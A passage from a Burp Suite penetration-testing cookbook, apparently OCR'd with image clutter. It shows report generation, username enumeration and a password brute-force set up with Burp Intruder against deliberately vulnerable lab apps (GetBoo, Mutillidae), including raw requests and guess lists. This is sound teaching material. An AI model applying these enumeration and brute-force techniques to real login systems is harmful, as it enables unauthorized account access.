
- Report issue
- Set severity ►
- Set confidence ►
- Delete issue
- View ►
- Show new site map window
- Issues help

- ! High
- ! Medium
- ! Low
- i Information
- FP False positive
- Restore original value


Advisory Request

Raw Headers Hex HTML Render

- Right-click the issue and change the severity to Certain by selecting Set confidence | Certain:




- For this recipe, select the issues with the highest confidence and severity levels to be included in the report. After selecting (highlighting + Shift key) the items shown here, right-click and select Report selected issues:



Upon clicking Report selected issues, a pop-up box appears prompting us for the format of the report. This pop-up is the Burp Scanner reporting wizard.

- For this recipe, allow the default setting of HTML. Click Next.
- This screen prompts for the types of details to be included in the report. For this recipe, allow the default settings. Click Next.

8. This screen prompts for how messages should be displayed within the report. For this recipe, allow the default settings. Click Next.
9. This screen prompts for which types of issues should be included in the report. For this recipe, allow the default settings. Click Next.
10. This screen prompts for the location of where to save the report. For this recipe, click Select file..., select a location, and provide a file name followed by the .html extension; allow all other default settings. Click Next:



11. This screen reflects the completion of the report generation. Click Close

and browse to the saved location of the file.


12. Double-click the file name to load the report into a browser:

Summary

The table below shows the numbers of issues identified in different categories. Issues are classified according to severity as High, Medium, Low or Information. This reflects the likely impact of each issue for a typical organization. Issues are also classified according to confidence as Certain, Firm or Tentative. This reflects the inherent reliability of the technique that was used to identify the issue.

		Confidence			
		Certain	Firm	Tentative	Total
Severity	High	6	0	0	6
	Medium	0	0	0	0
	Low	0	0	0	0
	Information	0	0	0	0

The chart below shows the aggregated numbers of issues identified in each category. Solid colored bars represent issues with a confidence level of Certain, and the bars fade as the confidence level falls.



Contents

1. SQL injection

2. Cross-site scripting (reflected)

- 2.1. <http://192.168.56.101/mutillidae/includes/pop-up-help-context-generator.php> [pagename parameter]
- 2.2. <http://192.168.56.101/mutillidae/webservices/soap/ws-hello-world.php> [name of an arbitrarily supplied URL parameter]
- 2.3. <http://192.168.56.101/mutillidae/webservices/soap/ws-hello-world.php> [name of an arbitrarily supplied URL parameter]

3. Cleartext submission of password

4. Cookie without HttpOnly flag set

Congratulations! You've created your first Burp report!

Assessing Authentication Schemes

In this chapter, we will cover the following recipes:

- Testing for account enumeration and guessable accounts
- Testing for weak lock-out mechanisms
- Testing for bypassing authentication schemes
- Testing for browser cache weaknesses
- Testing the account provisioning process via REST API

Introduction

This chapter covers the basic penetration testing of authentication schemes. *Authentication* is the act of verifying whether a person or object claim is true. Web penetration testers must make key assessments to determine the strength of a target application's authentication scheme. Such tests include launching attacks, to determine the presence of account enumeration and guessable accounts, the presence of weak lock-out mechanisms, whether the application scheme can be bypassed, whether the application contains browser-caching weaknesses, and whether accounts can be provisioned without authentication via a REST API call. You will learn how to use Burp to perform such tests.

Software tool requirements

To complete the recipes in this chapter, you will need the following:

- OWASP Broken Web Applications (VM)
- OWASP Mutillidae link
- GetBoo link
- Burp Proxy Community or Professional (<https://portswigger.net/burp/>)
- The Firefox browser configured to allow Burp to proxy traffic
(<https://www.mozilla.org/en-US/firefox/new/>)

Testing for account enumeration and guessable accounts

By interacting with an authentication mechanism, a tester may find it possible to collect a set of valid usernames. Once the valid accounts are identified, it may be possible to brute-force passwords. This recipe explains how Burp Intruder can be used to collect a list of valid usernames.


Getting ready

Perform username enumeration against a target application.

How to do it...

Ensure Burp and the OWASP BWA VM are running and that Burp is configured in the Firefox browser used to view the OWASP BWA applications.

1. From the OWASP BWA Landing page, click the link to the GetBoo application:



The screenshot shows a web interface titled "OLD (VULNERABLE) VERSIONS OF REAL APPLICATIONS". It displays a grid of application names, each preceded by a green circular icon with a white plus sign. The applications listed are: WordPress, GetBoo, OrangeHRM, Yazd, GTD-PHP, Gallery2, WebCalendar, Joomla, Tiki Wiki, and AWStats. The "GetBoo" link is highlighted with a red rectangular box.

OLD (VULNERABLE) VERSIONS OF REAL APPLICATIONS	
 WordPress	 OrangeHRM
 GetBoo	 GTD-PHP
 Yazd	 WebCalendar
 Gallery2	 Tiki Wiki
 Joomla	 AWStats


2. Click the **Log In** button, and at the login screen, attempt to log in with an account username of `admin` and a password of `aaaaaa`:



Use the account **demo/demo** for preview.

[New User?](#) | [Forgot password?](#) | [Activate Account](#)

3. Note the message returned is **The password is invalid**. From this information, we know admin is a valid account. Let's use Burp **Intruder** to find more accounts.
4. In Burp's **Proxy** | **HTTP history** tab, find the failed login attempt message. View the **Response** | **Raw** tab to find the same overly verbose error message, **The password is invalid**:



A screenshot of the Burp Suite interface. The "Proxy" tab is selected. The "HTTP history" tab is also selected. A table shows a single row of data: a host entry (120 http://192.168.56.101), a method (POST), a URL (/getboo/login.php), and a status (200). The "Response" tab is selected. The "Raw" tab is highlighted with a red box. The raw response content is shown as:

```
HTTP/1.1 200 OK
Date: Thu, 30 Aug 2018 18:13:30 GMT
Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-lubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k
Phusion_Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1
X-Powered-By: PHP/5.3.2-lubuntu4.30
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 46
Connection: close
Content-Type: text/html

<p class="error">The password is invalid.</p>
```

5. Flip back to the **Request** | **Raw** tab and right-click to send this request to **Intruder**:

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

Intercept **HTTP history** WebSockets history Options

Filter: Hiding script, CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status
120	http://192.168.56.101	POST	/getboo/login.php		✓	200

Request Response

Raw Params Headers Hex

```
POST /getboo/login.php HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/getboo/login.php
Content-Type: application/x-www-form-urlencoded
X-Requested-With: XMLHttpRequest
Content-Length: 78
Cookie: PHPSESSID=g5qn9mlh5cdhu0du83tqlqjm54; acopendifids=$swingset,jotto,phpbb2,redmine$; acgroupwithpersist=nada
Connection: close
token=51c089a9cc4d708119ab7827c47c633e&name=admin&pass=aaaaaa
```

Send to Spider
Do an active scan
Do a passive scan
Send to Intruder **Ctrl+I**
Send to Repeater **Ctrl+R**
Send to Sequencer
Send to Comparer
Send to Decoder
Show response in browser

6. Go to Burp's **Intruder** tab and leave the **Intruder | Target** tab settings as it is. Continue to the **Intruder | Positions** tab. Notice how Burp places payload markers around each parameter value found. However, we only need a payload marker around the password value. Click the **Clear §** button to remove the payload markers placed by Burp:

Target Positions Payloads Options

Payload Positions Start attack

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Sniper

```
POST /getboo/login.php HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/getboo/login.php
Content-Type: application/x-www-form-urlencoded
X-Requested-With: XMLHttpRequest
Content-Length: 78
Cookie: PHPSESSID=g5qn9mlh5cdhu0du83tqlqjm54$; acopendifids=$swingset,jotto,phpbb2,redmine$; acgroupwithpersist=nada
Connection: close
token=$51c089a9cc4d708119ab7827c47c633e$&name=$admin$&pass=$aaaaaa$&submitted=$LogIn$
```

Add § **Clear §** Auto § Refresh

7. Then, highlight the name value of admin with your cursor and click the **Add §** button:

The screenshot shows the 'Payload Positions' tab in the OWASP ZAP interface. The 'Positions' tab is selected. A POST request is displayed with various headers and a body containing a payload placeholder: `token=51c089a9cc4d708119ab7827c47c633e&name=$admin$&pass=aaaaaa&submitted=Log+In`. The 'Add §' button is highlighted with a red box. Other buttons visible include 'Start attack', 'Clear §', 'Auto §', and 'Refresh'.

8. Continue to the **Intruder | Payloads** tab. Many testers use word lists to enumerate commonly used usernames within the payload marker placeholder. For this recipe, we will type in some common usernames, to create a custom payload list.
9. In the **Payload Options [Simple list]** section, type the string user and click the **Add** button:

The screenshot shows the OWASp ZAP interface with the following details:

- Top Navigation Bar:** Buttons for Target, Proxy, Spider, Scanner, **Intruder**, Repeater, Sequencer, Decoder, and Co.
- Toolbar:** Buttons for 1 ×, 2 ×, and ...
- Sub-Tab Selection:** Buttons for Target, Positions, **Payloads**, and Options. The **Payloads** tab is highlighted with a red box.
- Payload Sets Section:** Shows Payload set: 1 (dropdown), Payload count: 0, Payload type: Simple list (dropdown), and Request count: 0.
- Payload Options [Simple list] Section:** Contains a list area with a red arrow pointing to it, and a red box highlighting the Add button next to the word user. Other buttons in this section include Paste, Load ..., Remove, and Clear.

10. Add a few more strings such as john, tom, demo, and, finally, admin to the payload-listing box:



Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste

Load ...

Remove

Clear

user

john

tom

demo


admin

Add

Enter a new item

Add from list ... ▾

11. Go to the **Intruder | Options** tab and scroll down to the **Grep – Match** section. Click the checkbox **Flag result items with responses matching these expressions**. Click the **Clear** button to remove the items currently in the list:



Grep - Match



These settings can be used to flag result items containing specified expressions.

Flag result items with responses matching these expressions:

Paste

error

Load ...

exception

Remove

illegal

Clear

invalid

Add

fail

stack

access

directory

file

Enter a new item

Match type: Simple string

Regex

Case sensitive match

Exclude HTTP headers

12. Click **Yes** to confirm you wish to clear the list.
13. Type the string `The password is invalid` within the textbox and click the **Add** button. Your **Grep – Match** section should look as shown in the following screenshot:

Grep - Match

These settings can be used to flag result items containing specified expressions.

Flag result items with responses matching these expressions:

The screenshot shows a configuration dialog for 'Grep - Match'. On the left, there is a vertical toolbar with four buttons: 'Paste', 'Load ...', 'Remove', and 'Clear'. To the right of this toolbar is a large text input field containing the text 'The password is invalid', which is highlighted with a red rectangular border. Below this input field is a horizontal button labeled 'Add' and a text input placeholder 'Enter a new item'.

14. Click the **Start attack** button located at the top of the **Options** page. A pop-up dialog box appears displaying the payloads defined, as well as the new column we added under the **Grep – Match** section. This pop-up window is the attack results table.
15. The attack results table shows each request with the given payload resulted in a status code of **200** and that two of the payloads, **john** and **tom**, did not produce the message **The password is invalid** within the responses. Instead, those two payloads returned a message of **The user does not exist**:

Intruder attack 2

Attack Save Columns

Results	Target	Positions	Payloads	Options			
Filter: Showing all items ?							
Request ▲	Payload	Status	Error	Timeout	Length	The password is invalid	Comment
0		200	<input type="checkbox"/>	<input type="checkbox"/>	581	<input checked="" type="checkbox"/>	
1	user	200	<input type="checkbox"/>	<input type="checkbox"/>	581	<input checked="" type="checkbox"/>	
2	john	200	<input type="checkbox"/>	<input type="checkbox"/>	581	<input type="checkbox"/>	
3	tom	200	<input type="checkbox"/>	<input type="checkbox"/>	581	<input type="checkbox"/>	
4	demo	200	<input type="checkbox"/>	<input type="checkbox"/>	581	<input checked="" type="checkbox"/>	
5	admin	200	<input type="checkbox"/>	<input type="checkbox"/>	581	<input checked="" type="checkbox"/>	

16. The result of this attack results table provide a username enumeration vulnerability based upon the overly verbose error message **The password is invalid**, which confirms the user account exists on the system:

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	The password is invalid	Comment
0		200	<input type="checkbox"/>	<input type="checkbox"/>	581	<input checked="" type="checkbox"/>	
1	user	200	<input type="checkbox"/>	<input type="checkbox"/>	581	<input checked="" type="checkbox"/>	
2	john	200	<input type="checkbox"/>	<input type="checkbox"/>	581	<input type="checkbox"/>	
3	tom	200	<input type="checkbox"/>	<input type="checkbox"/>	581	<input type="checkbox"/>	
4	demo	200	<input type="checkbox"/>	<input type="checkbox"/>	581	<input checked="" type="checkbox"/>	
5	admin	200	<input type="checkbox"/>	<input type="checkbox"/>	581	<input checked="" type="checkbox"/>	

Request Response

Raw Headers Hex HTML Render

```
HTTP/1.1 200 OK
Date: Thu, 30 Aug 2018 20:50:59 GMT
Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-lubuntu4.30 with Suhosin-Patch proxy_html/3.0.1
mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k Phusion_Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1
X-Powered-By: PHP/5.3.2-lubuntu4.30
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 46
Connection: close
Content-Type: text/html

<p class="error">The password is invalid.</p>
```

This means we are able to confirm that accounts already exist in the system for the users user, demo, and admin.

Testing for weak lock-out mechanisms

Account lockout mechanisms should be present within an application to mitigate brute-force login attacks. Typically, applications set a threshold between three to five attempts. Many applications lock for a period of time before a re-attempt is allowed.

Penetration testers must test all aspects of login protections, including challenge questions and response, if present.

Getting ready

Determine whether an application contains proper lock-out mechanisms in place. If they are not present, attempt to brute-force credentials against the login page to achieve unauthorized access to the application. Using the OWASP Mutillidae II application, attempt to log in five times with a valid username but an invalid password.

How to do it...

Ensure Burp and the OWASP BWA VM are running and that Burp is configured in the Firefox browser used to view the OWASP BWA applications.

1. From the OWASP BWA Landing page, click the link to the OWASP Mutillidae II application.
2. Open the Firefox browser to the login screen of OWASP Mutillidae II. From the top menu, click **Login**.
3. At the login screen, attempt to login five times with username `admin` and the wrong password of `aaaaaa`. Notice the application does not react any differently during the five attempts. The application does not change the error message shown, and the admin account is not locked out. This means the login is probably susceptible to brute-force password-guessing attacks:

The screenshot shows the login interface for the OWASP Mutillidae II application. At the top, there's a grey header bar with the word "Login". Below it, on the left, is a blue double-headed arrow icon labeled "Back". To its right is a red circular "HELP" button labeled "Help Me!". Further down, there's a "Hints" section with a small downward arrow icon. In the center, a red dashed box contains the text "Password incorrect". Below this, a large red button says "Please sign-in". At the bottom, there are two input fields: "Username" with the value "admin" and "Password" with the value "admin" (represented by five dots). A blue "Login" button is positioned at the very bottom.

Dont have an account? [Please register here](#)

Let's continue the testing, to brute-force the login page and gain unauthorized access to the application.

4. Go to the **Proxy | HTTP history** tab, and look for the failed login attempts. Right-click one of the five requests and send it to **Intruder**:

The screenshot shows the Burp Suite interface with the following details:

- Proxy Tab:** Selected (highlighted with a red box).
- HTTP history Sub-tab:** Selected (highlighted with a red box).
- Table Headers:** #, Host, Method, URL, Params, Edited, Status, Length, MIME type, Extension.
- Table Data:**

78	http://192.168.56.101	POST	/mutillidae/index.php?page=login.php		✓	200	50762	HTML	php
79	http://192.168.56.101	POST	/mutillidae/index.php?page=login.php		✓	200	50762	HTML	php
- Request View:** Shows the raw POST request to /mutillidae/index.php?page=login.php with various headers and parameters.
- Context Menu (over Request 79):**
 - Send to Spider
 - Do an active scan
 - Do a passive scan
 - Send to Intruder** (highlighted with a red box)
 - Send to Repeater
 - Send to Sequencer

5. Go to Burp's **Intruder** tab, and leave the **Intruder | Target** tab settings as it is. Continue to the **Intruder | Positions** tab and notice how Burp places payload markers around each parameter value found. However, we only need a payload marker around the password's value. Click the **Clear §** button to remove the payload markers placed by Burp:

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Sniper

```
POST /mutillidae/index.php?page=$login.php$ HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?page=login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 60
Cookie: showhints=$1$; PHPSESSID=$y5qn5mlh5cdhu0du0tqlqjm54$; acopendivids=$swingset,jotto,phplib2,redmine$; acgroupswhipersist=$nada$
Connection: close
Upgrade-Insecure-Requests: 1

username=$admin$&password=$aaaaaa$&login=php-submit-button=$Login$
```

Add \$

Clear \$

Auto \$

Refresh

Start attack

6. Then, highlight the password value of **aaaaaa** and click the **Add \$** button.
7. Continue to the **Intruder | Payloads** tab. Many testers use word lists to brute-force commonly used passwords within the payload marker placeholder. For this recipe, we will type in some common passwords to create our own unique list of payloads.
8. In the **Payload Options [Simple list]** section, type the string **admin123** and click the **Add** button:



Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste

Load ...

Remove

Clear

Add

admin123

Add from list ...



9. Add a few more strings, such as adminpass, welcome1, and, finally, admin to the payload-listing box:

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste **Load ...** **Remove** **Clear**

Add *Enter a new item*

Add from list ... ▾

